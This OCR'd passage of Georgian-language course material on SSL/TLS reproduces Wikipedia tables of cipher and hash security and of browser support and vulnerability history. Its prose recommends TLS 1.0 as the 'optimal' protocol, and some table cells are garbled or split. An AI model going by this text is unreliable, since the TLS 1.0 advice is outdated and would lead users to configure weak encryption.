	Camellia CBC[57][n 6]		N/A	არ არის უსაფრთხო	Depends on mitigations	Depends on mitigations	Depends on mitigations	არ შეესაბამება	
	ARIA GCM[58][n 5]	256, 128	N/A	N/A	N/A	N/A	უსაფრთხო	არ შეესაბამება	
	ARIA CBC[58][n 6]		N/A	N/A	Depends on mitigations	Depends on mitigations	Depends on mitigations	არ შეესაბამება	
	SEED CBC[59][n 6]	128	N/A	არ არის უსაფრთხო	Depends on mitigations	Depends on mitigations	Depends on mitigations	არ შეესაბამება	

	3DES EDE CBC[n 6][n 7]	112[n 8]	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ შეესაბამება	
	GOST 28147-89 CNT[53][n 7]	256	N/A	N/A	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ შეესაბამება	განსაზღვრულია RFC 4357-ში
	IDEA CBC[n 6][n 7][n 9]	128	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	N/A	არ შეესაბამება	წაშლილია TLS 1.2-დან
	DES CBC[n 6][n 7][n 9]	56	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ შეესაბამება	არ შეესაბამება	
		40[n 10]	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ შეესაბამება	არ შეესაბამება	არ შეესაბამება	აკრძალულია in TLS 1.1 და მომდევნოში
	RC2 CBC[n 6][n 7]	40[n 10]	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ შეესაბამება	არ შეესაბამება	არ შეესაბამება	
გადაცემის შიფრო	**ChaCha20-Poly1305**[64][n 5]	256	არ შეესაბამება	არ შეესაბამება	არ შეესაბამება	არ შეესაბამება	უსაფრთხო	უსაფრთხო	განსაზღვრულია TLS 1.2-ში RFCs-ში
	RC4[n 11]	128	Insecuარ არის უსაფრთხო re	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ შეესაბამება	აკრძალულია RFC 7465-ის მიერ TLS-ს ყველა ვერსიაში
		40[n 10]	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ შეესაბამება	არ შეესაბამება	არ შეესაბამება	
არცერთი	**Null**[n 12]	–	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ არის უსაფრთხო	არ შეესაბამება	განსაზღვრულია TLS 1.2-სათვის RFC-ში

ალბათ გახსოვთ, რომ სიმეტრიული ალგორითმების გამოყენება უფრო სწრაფია, შესაბამისად, ეს ალგორითმები გამოიყენება მონაცემთა სესიების გასაღებებად. ეს ცხრილი გიჩვენებთ სხვადასხვა ალგორითმებს, მათი მეშვეობით შექმნილი პროტოკოლების ვერსიებს და გეუბნებათ, რომელი მათგანია უფრო უსაფრთხო. თუ, მაგალითად, ჩვენთვის კარგად ცნობილ AES-ს შეხედავთ, დაინახავთ, რომ მის შემდეგ რაღაც სიმბოლოები წერია. ეს სიმბოლოები აღნიშნავს დაშიფვრის რეჟიმებს და არ არის საინტერესო ამ კურსისათვის. მთავარია, რომ გამოიყენება AES დაშიფვრა.

სვეტების სათაურებია SSL და TLS, ვერსიების ნომრები ხშირად დაბნეულობას იწვევს, რადგან SSL-ის ნომრები იწყება 2.0-ით და TLS-ის ნომრები იწყება 1.0. არ აგერიოთ, რომ ეს ნუმერაცია არ არის ერთი და იგივე პროტოკოლის. TLS უფრო გვიანდელი პროტოკოლია, შესაბამისად, TLS 1.0 უფრო გვიანდელია და უფრო უსაფრთხოა. ყველაზე უსაფრთხო პროტოკოლია TLS 1.3, მაგრამ იგი არ არის თავსებადი ბევრ ბრაუზერთან თუ ვებსაიტთან. შესაბამისად, TLS 1.0 ოპტიმალური ვარიანტია. ამ ცხრილში შეგიძლიათ ნახოთ, რამდენად უსაფრთხოა ესა თუ ის პროტოკოლი და კომბინაცია.

ვიკიპედიის ნახსენები სტატია ასევე გაჩვენებთ მონაცემთა მთლიანობის შესანარჩუნებელი Hash-ების ცხრილს:

Data integrity (მონაცემთა მთლიანობა)							
Algorithm (ალგორითმი)	**SSL 2.0**	**SSL 3.0**	**TLS 1.0**	**TLS 1.1**	**TLS 1.2**	**TLS 1.3**	**Status (სტატუსი)**
HMAC-MD5	კი	კი	კი	კი	კი	არა	განსაზღვრულია TLS 1.2-სათვის RFC-ში
HMAC-SHA1	არა	კი	კი	კი	კი	არა	
HMAC-SHA256/384	არა	არა	არა	არა	კი	არა	
AEAD	არა	არა	არა	არა	კი	კი	
GOST 28147-89 IMIT[53]	არა	არა	კი	კი	კი		შეთავაზებილია RFC-ის არაოფიციალურ ვერსიებში
GOST R 34.11-94[53]	არა	არა	კი	კი	კი		

ეს ცხრილი გიჩვენებთ, რა ალგორითმები უნდა გამოიყენოთ, როგორც ხედავთ SHA1 ძალიან მოძველდა და ყველას სჯობია, SHA 256/384 გამოიყენოთ. თუმცა მათი გამოყენება ხშირად თავსებადობის გამო არ ხდება.

ჰაკერებმა რამდენჯერმე მოახერხეს SSL-ის გატეხვა და ამ მეთოდებს ჰქვიათ: Beast, CRIME, POODLE (SSL3), RC4, Freak, Logjam. შეგიძლიათ დაგუგლოთ ეს სახელები და წაიკითხოთ, როგორ მუშაობენ ისინი. შესაბამისად, მოხდა SSL-ის რამდენჯერმე განახლება.

ეს ცხრილი კი გიჩვენებთ სხვადასხვა ბრაუზერის ხარვეზებს არსებულ საფრთხეებთან მიმართებაში:

TLS/SSL support history of web browsers/ ბრაუზერების მიერTLS/SSL -ის მხარდაჭერის ისტორია

Browser/ბრაუზერი	Version ვერსია	Platforms პლატფორმები	SSL protocols		TLS protocols				Certificate support სერტიფიკატის მხარდაჭერა			Vulnerabilities fixed[n 1] გასწორებული ხარვეზები						Protocol selection by user [n 2]მომხმარებლის მიერ არჩეული პროტოკოლი
			SSL 2.0 (insecure)	SSL 3.0 (insecure)	TLS 1.0	TLS 1.1	TLS 1.2	TLS 1.3	EV [n 3][70]	SHA-2 [71]	ECDSA [72]	BEAST[n 4]	CRIME[n 5]	POODLE (SSL v3)[n 6]	RC4[n 7]	FREAK[73][74]	Logjam	
Google Chrome (Chrome for Android) [n 8] [n 9]	1–9	Windows (7+) macOS (10.10+) Linux Android (4.4+) iOS (10.0+) Chrome OS	Disabled by default	Enabled by default	Yes	No	No	No	Yes (only desktop)	needs SHA-2 compatible OS[71]	needs ECC compatible OS[72]	Not affected [79]	Vulnerable (HTTPS)	Vulnerable	Vulnerable	Vulnerable (except Windows)	Vulnerable	Yes[n 10]
	10–20		No[80]	Enabled by default	Yes	No	No	No	Yes (only desktop)	needs SHA-2 compatible OS[71]	needs ECC compatible OS[72]	Not affected	Vulnerable (HTTPS/SPDY)	Vulnerable	Vulnerable	Vulnerable (except Windows)	Vulnerable	Yes[n 10]
	21		No	Enabled by default	Yes	No	No	No	Yes (only desktop)	needs SHA-2 compatible OS[71]	needs ECC compatible OS[72]	Not affected	Mitigated [81]	Vulnerable	Vulnerable	Vulnerable (except Windows)	Vulnerable	Yes[n 10]
	22–29		No	Enabled by default	Yes	Yes[82]	No[82][83][84][85]	No	Yes (only desktop)	needs SHA-2 compatible OS[71]	needs ECC compatible OS[72]	Not affected	Mitigated	Vulnerable	Vulnerable	Vulnerable (except Wind	Vulnerable	Temporary [n 11]

															ows)		
	30–32		No	Enabled by default	Yes	Yes	Yes [83][84][85]	No	Yes (only desktop)	needs SHA-2 compatible OS[71]	needs ECC compatible OS[72]	Not affected	Mitigated	Vulnerable	Vulnerable	Vulnerable (except Windows)	Vulnerable	Temporary [n 11]
	33–37		No	Enabled by default	Yes	Yes	Yes	No	Yes (only desktop)	needs SHA-2 compatible OS[71]	needs ECC compatible OS[72]	Not affected	Mitigated	Partly mitigated [n 12]	Lowest priority [88][89][90]	Vulnerable (except Windows)	Vulnerable	Temporary [n 11]
	38, 39		No	Enabled by default	Yes	Yes	Yes	No	Yes (only desktop)	Yes	needs ECC compatible OS[72]	Not affected	Mitigated	Partly mitigated	Lowest priority	Vulnerable (except Windows)	Vulnerable	Temporary [n 11]
	40		No	Disabled by default [87][91]	Yes	Yes	Yes	No	Yes (only desktop)	Yes	needs ECC compatible OS[72]	Not affected	Mitigated	Mitigated [n 13]	Lowest priority	Vulnerable (except Windows)	Vulnerable	Yes[n 14]
	41, 42		No	Disabled by default	Yes	Yes	Yes	No	Yes (only desktop)	Yes	needs ECC compatible OS[72]	Not affected	Mitigated	Mitigated	Lowest priority	Mitigated	Vulnerable	Yes[n 14]
	43		No	Disabled by default	Yes	Yes	Yes	No	Yes (only des	Yes	needs ECC compatib	Not affected	Mitigated	Mitigated	Only as fallback [n 15][92]	Mitigated	Vulnerable	Yes[n 14]

									ktop)		le OS[72]							
	44–47		No	No[93]	Yes	Yes	Yes	No	Yes (only desktop)	Yes	needs ECC compatible OS[72]	Not affected	Mitigated	Not affected	Only as fallback [n 15]	Mitigated	Mitigated[94]	Temporary [n 11]
	48, 49		No	No	Yes	Yes	Yes	No	Yes (only desktop)	Yes	needs ECC compatible OS[72]	Not affected	Mitigated	Not affected	Disabled by default [n 16][95][96]	Mitigated	Mitigated	Temporary [n 11]
	50–53		No	No	Yes	Yes	Yes	No	Yes (only desktop)	Yes	Yes	Not affected	Mitigated	Not affected	Disabled by default [n 16][95][96]	Mitigated	Mitigated	Temporary [n 11]
	54–66		No	No	Yes	Yes	Yes	Disabled by default (draft version)	Yes (only desktop)	Yes	Yes	Not affected	Mitigated	Not affected	Disabled by default [n 16][95][96]	Mitigated	Mitigated	Temporary [n 11]
	67–69		No	No	Yes	Yes	Yes	Yes (draft version)	Yes (only desktop)	Yes	Yes	Not affected	Mitigated	Not affected	Disabled by default [n 16][95][96]	Mitigated	Mitigated	Temporary [n 11]
	70–83		No	No	Yes	Yes	Yes	Yes	Yes (only desktop)	Yes	Yes	Not affected	Mitigated	Not affected	Disabled by default [n 16][95][96]	Mitigated	Mitigated	Temporary [n 11]
	84–85	86	No	No	Warn by default	Warn by default	Yes	Yes	Yes (only desktop)	Yes	Yes	Not affected	Mitigated	Not affected	Disabled by default [n 16][95][96]	Mitigated	Mitigated	Temporary [n 11]
Microsoft Edge (Chromium based)	79–83	**Windows (7+) macOS (10.12+**	No	No	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Disabled by default	Mitigated	Mitigated	Yes[n 10]

OS independent	84–85	86	) Linux Android (4.4+) iOS (11.0+)	No	No	Warn by default	Warn by default	Yes	Yes	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Disabled by default	Mitigated	Mitigated	Yes[n 10]
	88[97]			No	No	No	No	Yes	Yes	Yes	Yes	Yes	Mitigated	Not affected	Not affected	Disabled by default	Mitigated	Mitigated	Yes[n 10]
Mozilla Firefox (Firefox for mobile) [n 17]	10, 15		Windows (7+) macOS (10 12+) Linux Android (4 1+) iOS (10 3+) Firefox OS Maemo ESR only for: Windows (7+) macOS (10 9+) Linux	Enabled by default [98]	Enabled by default [98]	Yes[98]	No	No	No	No	Yes[71]	No	Not affected [99]	Not affected	Vulnerable	Vulnerable	Not affected	Vulnerable	Yes[n 10]
	2			Disabled by default [98][100]	Enabled by default	Yes	No	No	No	No	Yes	Yes[72]	Not affected	Not affected	Vulnerable	Vulnerable	Not affected	Vulnerable	Yes[n 10]
	3–7			Disabled by default	Enabled by default	Yes	No	No	No	Yes	Yes	Yes	Not affected	Not affected	Vulnerable	Vulnerable	Not affected	Vulnerable	Yes[n 10]
	8–10 ESR 10			No[100]	Enabled by default	Yes	No	No	No	Yes	Yes	Yes	Not affected	Not affected	Vulnerable	Vulnerable	Not affected	Vulnerable	Yes[n 10]
	11–14			No	Enabled by default	Yes	No	No	No	Yes	Yes	Yes	Not affected	Vulnerable (SPDY)[81]	Vulnerable	Vulnerable	Not affected	Vulnerable	Yes[n 10]
	15–22 ESR 17 0–17 0 10			No	Enabled by default	Yes	No	No	No	Yes	Yes	Yes	Not affected	Mitigated	Vulnerable	Vulnerable	Not affected	Vulnerable	Yes[n 10]
	ESR 17 0 11			No	Enabled by default	Yes	No	No	No	Yes	Yes	Yes	Not affected	Mitigated	Vulnerable	Lowest priority [101][102]	Not affected	Vulnerable	Yes[n 10]
	23			No	Enabled by default	Yes	Disabled by default [103]	No	No	Yes	Yes	Yes	Not affected	Mitigated	Vulnerable	Vulnerable	Not affected	Vulnerable	Yes[n 18]
	24, 25 0 0 ESR 24 0–24 1 0			No	Enabled by default	Yes	Disabled by default	Disabled by default [104]	No	Yes	Yes	Yes	Not affected	Mitigated	Vulnerable	Vulnerable	Not affected	Vulnerable	Yes[n 18]
	25 0 1, 26 ESR 24 1 1			No	Enabled by default	Yes	Disabled by default	Disabled by default	No	Yes	Yes	Yes	Not affected	Mitigated	Vulnerable	Lowest priority [101][102]	Not affected	Vulnerable	Yes[n 18]
	27–33 ESR 31 0–31 2			No	Enabled by default	Yes	Yes [105][106]	Yes [107][106]	No	Yes	Yes	Yes	Not affected	Mitigated	Vulnerable	Lowest priority	Not affected	Vulnerable	Yes[n 18]

	34, 35 ESR 31 3–31 7		No	Disabled by default [108][109]	Yes	Yes	Yes	No	Yes	Yes	Yes	Not affected	Mitigated	Mitigated [n 19]	Lowest priority	Not affected	Vulnerable	Yes[n 18]
	ESR 31 8		No	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Not affected	Mitigated	Mitigated	Lowest priority	Not affected	Mitigated [112]	Yes[n 18]
	36–38 ESR 38 0		No	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Not affected	Mitigated	Mitigated	Only as fallback [n 15][113]	Not affected	Vulnerable	Yes[n 18]
	ESR 38 1–38 8		No	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Not affected	Mitigated	Mitigated	Only as fallback [n 15]	Not affected	Mitigated [112]	Yes[n 18]
	39–43		No	No[114]	Yes	Yes	Yes	No	Yes	Yes	Yes	Not affected	Mitigated	Not affected	Only as fallback [n 15]	Not affected	Mitigated [112]	Yes[n 18]
	44–48 ESR 45		No	No	Yes	Yes	Yes	No	Yes	Yes	Yes	Not affected	Mitigated	Not affected	Disabled by default[n 16][115][116][117][118]	Not affected	Mitigated	Yes[n 18]
	49–59 ESR 52		No	No	Yes	Yes	Yes	Disabled by default (draft version)[119]	Yes	Yes	Yes	Not affected	Mitigated	Not affected	Disabled by default[n 16]	Not affected	Mitigated	Yes[n 18]
	60–62 ESR 60		No	No	Yes	Yes	Yes	Yes (draft version)	Yes	Yes	Yes	Not affected	Mitigated	Not affected	Disabled by default[n 16]	Not affected	Mitigated	Yes[n 18]
	63–77 ESR 68		No	No	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Not affected	Mitigated	Not affected	Disabled by default[n 16]	Not affected	Mitigated	Yes[n 18]
	78–80 ESR 78 0–78 2		No	No	Disabled by default [120]	Disabled by default[120]	Yes	Yes	Yes	Yes	Yes	Not affected	Mitigated	Not affected	Disabled by default[n 16]	Not affected	Mitigated	Yes[n 18]
	ESR 78 3	81																
Opera Browser (Opera Mobile) (Pre-Presto and Presto) [n 20]	1–2	Windows macOS Linux Android Symbian S60 Maemo Windows Mobile	No SSL/TLS support[122]														
	3		Yes[123]	No	No	No	No	No	No	No	No	No SSL 3 0 or TLS support			Vulnerable	Unknown	Unknown	N/A
	4		Yes	Yes[124]	No	No	No	No	No	No	No	Vulnerable	Not affected	Vulnerable	Vulnerable	Unknown	Unknown	Unknown

	5		Enabled by default	Enabled by default	Yes[125]	No	No	No	No	No	No	Vulnerable	Not affected	Vulnerable	Vulnerable	Unknown	Unknown	Yes[n 10]
	6–7		Enabled by default	Enabled by default	Yes[125]	No	No	No	No	Yes[71]	No	Vulnerable	Not affected	Vulnerable	Vulnerable	Unknown	Unknown	Yes[n 10]
	8		Enabled by default	Enabled by default	Yes	Disabled by default [126]	No	No	No	Yes	No	Vulnerable	Not affected	Vulnerable	Vulnerable	Unknown	Unknown	Yes[n 10]
	9		Disabled by default [127]	Enabled by default	Yes	Yes	No	No	since v9 5 (only desktop)	Yes	No	Vulnerable	Not affected	Vulnerable	Vulnerable	Unknown	Unknown	Yes[n 10]
	10–11 52		No[128]	Enabled by default	Yes	Disabled by default	Disabled by default [128]	No	Yes (only desktop)	Yes	No	Vulnerable	Not affected	Vulnerable	Vulnerable	Unknown	Unknown	Yes[n 10]
	11 60–11 64		No	Enabled by default	Yes	Disabled by default	Disabled by default	No	Yes (only desktop)	Yes	No	Mitigated [129]	Not affected	Vulnerable	Vulnerable	Unknown	Unknown	Yes[n 10]
	12–12 14		No	Disabled by default [n 21]	Yes	Disabled by default	Disabled by default	No	Yes (only desktop)	Yes	No	Mitigated	Not affected	Mitigated [n 21]	Vulnerable	Unknown	Mitigated [131]	Yes[n 10]
	12 15–12 17		No	Disabled by default	Yes	Disabled by default	Disabled by default	No	Yes (only desktop)	Yes	No	Mitigated	Not affected	Mitigated	Partly mitigated [132][133]	Unknown	Mitigated [131]	Yes[n 10]
	12 18		No	Disabled by default	Yes	Yes[134]	Yes[134]	No	Yes (only desktop)	Yes	Yes[134]	Mitigated	Not affected	Mitigated	Disabled by default[n 16][134]	Mitigated [134]	Mitigated [131]	Yes[n 10]
Opera Browser (Opera Mobile) (Webkit and Blink) [n 22]	14–16	Windows (7+) macOS (10 11+) Linux Android (4 4+)	No	Enabled by default	Yes	Yes[137]	No[137]	No	Yes (only desktop)	needs SHA-2 compatible OS[71]	needs ECC compatible OS[72]	Not affected	Mitigated	Vulnerable	Vulnerable	Vulnerable (except Windows)	Vulnerable	Temporary [n 11]
	17–19		No	Enabled by default	Yes	Yes[138]	Yes[138]	No	Yes (only desktop)	needs SHA-2 compatible OS[71]	needs ECC compatible OS[72]	Not affected	Mitigated	Vulnerable	Vulnerable	Vulnerable (except Windows)	Vulnerable	Temporary [n 11]
	20–24		No	Enabled by default	Yes	Yes	Yes	No	Yes (only	needs SHA-2	needs ECC comp	Not affected	Mitigated	Partly mitig	Lowest priority [139]	Vulnerable (exc	Vulnerable	Temporary [n 11]

									desktop)	compatible OS[71]	atible OS[72]			ated [n 23]		ept Windows)		
	25, 26		No	Enabled by default [n 24]	Yes	Yes	Yes	No	Yes (only desktop)	Yes	needs ECC compatible OS[72]	Not affected	Mitigated	Mitigated [n 25]	Lowest priority	Vulnerable (except Windows)	Vulnerable	Temporary [n 11]
	27		No	Disabled by default [91]	Yes	Yes	Yes	No	Yes (only desktop)	Yes	needs ECC compatible OS[72]	Not affected	Mitigated	Mitigated [n 26]	Lowest priority	Vulnerable (except Windows)	Vulnerable	Yes[n 27] (only desktop)
	28, 29		No	Disabled by default	Yes	Yes	Yes	No	Yes (only desktop)	Yes	needs ECC compatible OS[72]	Not affected	Mitigated	Mitigated	Lowest priority	Mitigated	Vulnerable	Yes[n 27] (only desktop)
	30		No	Disabled by default	Yes	Yes	Yes	No	Yes (only desktop)	Yes	needs ECC compatible OS[72]	Not affected	Mitigated	Mitigated	Only as fallback [n 15][92]	Mitigated	Mitigated [131]	Yes[n 27] (only desktop)
	31–34		No	No[93]	Yes	Yes	Yes	No	Yes (only desktop)	Yes	needs ECC compatible OS[72]	Not affected	Mitigated	Not affected	Only as fallback [n 15][92]	Mitigated	Mitigated	Temporary [n 11]
	35, 36		No	No	Yes	Yes	Yes	No	Yes (only desktop)	Yes	needs ECC compatible OS[72]	Not affected	Mitigated	Not affected	Disabled by default[n 16][95][96]	Mitigated	Mitigated	Temporary [n 11]
	37–40		No	No	Yes	Yes	Yes	No	Yes (only desktop)	Yes	Yes	Not affected	Mitigated	Not affected	Disabled by default[n 16][95][96]	Mitigated	Mitigated	Temporary [n 11]
	41–56		No	No	Yes	Yes	Yes	Disabled by default (draft version)	Yes (only desktop)	Yes	Yes	Not affected	Mitigated	Not affected	Disabled by default[n 16][95][96]	Mitigated	Mitigated	Temporary [n 11]
	57–70	71	No	No	Yes	Yes	Yes	Yes	Yes (only desktop)	Yes	Yes	Not affected	Mitigated	Not affected	Disabled by default[n 16][95][96]	Mitigated	Mitigated	Temporary [n 11]

Microsoft Internet Explorer (1–10) [n 28]	1 x	Windows 3 1, 95, NT,[n 29][n 30] Mac OS 7, 8	No SSL/TLS support															
	2		Yes	No	No	No	No	No	No	No	No	No SSL 3 0 or TLS support			Vulnerable	Vulnerable	Vulnerable	N/A
	3		Yes	Yes[142]	No	No	No	No	No	No	No	Vulnerable	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Unknown
	4, 5, 6	Windows 3 1, 95, 98, NT, 2000[n 29][n 30] Mac OS 7 1, 8, X, Solaris, HP-UX	Enabled by default	Enabled by default	Disabled by default [142]	No	No	No	No	No	No	Vulnerable	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Yes[n 10]
	6	Windows XP[n 30]	Enabled by default	Enabled by default	Disabled by default	No	No	No	No	Yes [n 31][143]	No	Mitigated	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Yes[n 10]
	7, 8		Disabled by default [144]	Enabled by default	Yes[144]	No	No	No	Yes	Yes [n 31][143]	No	Mitigated	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Yes[n 10]
	6	Server 2003[n 30]	Enabled by default	Enabled by default	Disabled by default	No	No	No	No	Yes [n 31][143]	No	Mitigated	Not affected	Vulnerable	Vulnerable	Mitigated [147]	Mitigated [148]	Yes[n 10]
	7, 8		Disabled by default [144]	Enabled by default	Yes[144]	No	No	No	Yes	Yes [n 31][143]	No	Mitigated	Not affected	Vulnerable	Vulnerable	Mitigated [147]	Mitigated [148]	Yes[n 10]
	7, 8, 9	Windows Vista	Disabled by default	Enabled by default	Yes	No	No	No	Yes	Yes	Yes[72]	Mitigated	Not affected	Vulnerable	Vulnerable	Mitigated [147]	Mitigated [148]	Yes[n 10]
	7, 8, 9	Server 2008	Disabled by default	Enabled by default	Yes	Disabled by default [149] (KB4019276)	Disabled by default [149] (KB4019276)	No	Yes	Yes	Yes[72]	Mitigated	Not affected	Vulnerable	Vulnerable	Mitigated [147]	Mitigated [148]	Yes[n 10]
	8, 9, 10	Windows 7 Server 2008 R2	Disabled by default	Enabled by default	Yes	Disabled by default [150]	Disabled by default [150]	No	Yes	Yes	Yes	Mitigated	Not affected	Vulnerable	Lowest priority [151][n 32]	Mitigated [147]	Mitigated [148]	Yes[n 10]
	10	Windows 8 Server 2012	Disabled by default	Enabled by default	Yes	Disabled by default [150]	Disabled by default [150]	No	Yes	Yes	Yes	Mitigated	Not affected	Vulnerable	Lowest priority [151][n 32]	Mitigated [147]	Mitigated [148]	Yes[n 10]

IE Mode[153] - Microsoft Edge (79+) (Chromium based) Internet Explorer 11 [n 28]	11	Windows 7 Server 2008 R2	Disabled by default	Disabled by default [n 33]	Yes	Yes[154]	Yes[154]	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated [n 33]	Disabled by default [158]	Mitigated [147]	Mitigated [148]	Yes[n 10]
	11[159]	Windows 8 1 Server 2012 Server 2012 R2	Disabled by default	Disabled by default [n 33]	Yes	Yes[154]	Yes[154]	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated [n 33]	Disabled by default[n 16]	Mitigated [147]	Mitigated [148]	Yes[n 10]
IE Mode[153] - Microsoft Edge (79+) (Chromium based) Microsoft Edge (12–18) (EdgeHTML based) Client only Internet Explorer 11 [n 28]	11	12–13	Windows 10 v1507–v1511	Disabled by default	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Yes[n 10]
	11	14–18	Windows 10 v1607–v1803	No[160]	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Yes[n 10]
	11		Windows Server (SAC) v1709–v1803	No	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Yes[n 10]
	11	18	Windows 10 v1809	No	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Yes[n 10]
	11		Windows Server (SAC) v1809	No	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Yes[n 10]
	11	18	Windows 10 v1903	No	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Yes[n 10]
	11		Windows Server (SAC) v1903	No	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Yes[n 10]
	11	18	Windows 10 v1909	No	Disabled by default	Yes	Yes	Yes	Disabled by default (experimental and faulty) [161]	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Yes[n 10]
	11		Windows Server (SAC) v1909	No	Disabled by default	Yes	Yes	Yes	Disabled by default (experimental	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Yes[n 10]

								and faulty)										
	11	18	Windows 10 v2004	No	Disabled by default	Yes	Yes	Yes	Disabled by default (experimental and faulty)	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Mitigated	Yes[n 10]
	11		Windows Server (SAC) v2004	No	Disabled by default	Yes	Yes	Yes	Disabled by default (experimental and faulty)	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Mitigated	Yes[n 10]
IE Mode[153] - Microsoft Edge (79+) (Chromium based) Internet Explorer 11 [n 28]	11		Windows 10 20H2 Windows Server (SAC) 20H2	No	Disabled by default	Yes	Yes	Yes	Disabled by default (experimental and faulty)	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Mitigated	Yes[n 10]
	11		Windows 10 21xx Windows Server (SAC) 21xx	No	Disabled by default	Yes	Yes	Yes	Enabled by default (experimental) since Dev 10 0 2 0170[162]	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Mitigated	Yes[n 10]
IE Mode[153] - Microsoft Edge (79+) (Chromium based) Internet Explorer 11 [n 28]	11		Windows 10 LTSB 2015 (v1507)	Disabled by default	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Mitigated	Yes[n 10]
	11		Windows 10 LTSB 2016 (v1607)	No[160]	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Mitigated	Yes[n 10]
	11		Windows Server 2016 v1607 (LTSB)	No[160]	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Mitigated	Yes[n 10]
	11		Windows 10 LTSC 2019 (v1809)	No	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Mitigated	Yes[n 10]
	11		Windows Server 2019	No	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Mitigated	Yes[n 10]


		v1809 (LTSC)																
Microsoft Internet Explorer Mobile [n 28]	7, 9	Windows Phone 7, 7 5, 7 8	Disabled by default [144]	Enabled by default	Yes	No [citation needed]	No [citation needed]	No	No [citation needed]	Yes	Yes[163]	Unknown	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Only with 3rd party tools[n 34]
	10	Windows Phone 8	Disabled by default	Enabled by default	Yes	Disabled by default [165]	Disabled by default [165]	No	No [citation needed]	Yes	Yes[166]	Mitigated	Not affected	Vulnerable	Vulnerable	Vulnerable	Vulnerable	Only with 3rd party tools[n 34]
	11	Windows Phone 8 1	Disabled by default	Enabled by default	Yes	Yes[167]	Yes[167]	No	No [citation needed]	Yes	Yes	Mitigated	Not affected	Vulnerable	Only as fallback [n 15][168][169]	Vulnerable	Vulnerable	Only with 3rd party tools[n 34]
Microsoft Edge (13–15) (EdgeHTML based) [n 35]	13	Windows 10 Mobile v1511	Disabled by default	Disabled by default	Yes	Yes	Yes	No	Yes	Yes	Yes	Mitigated	Not affected	Mitigated	Disabled by default[n 16]	Mitigated	Mitigated	No
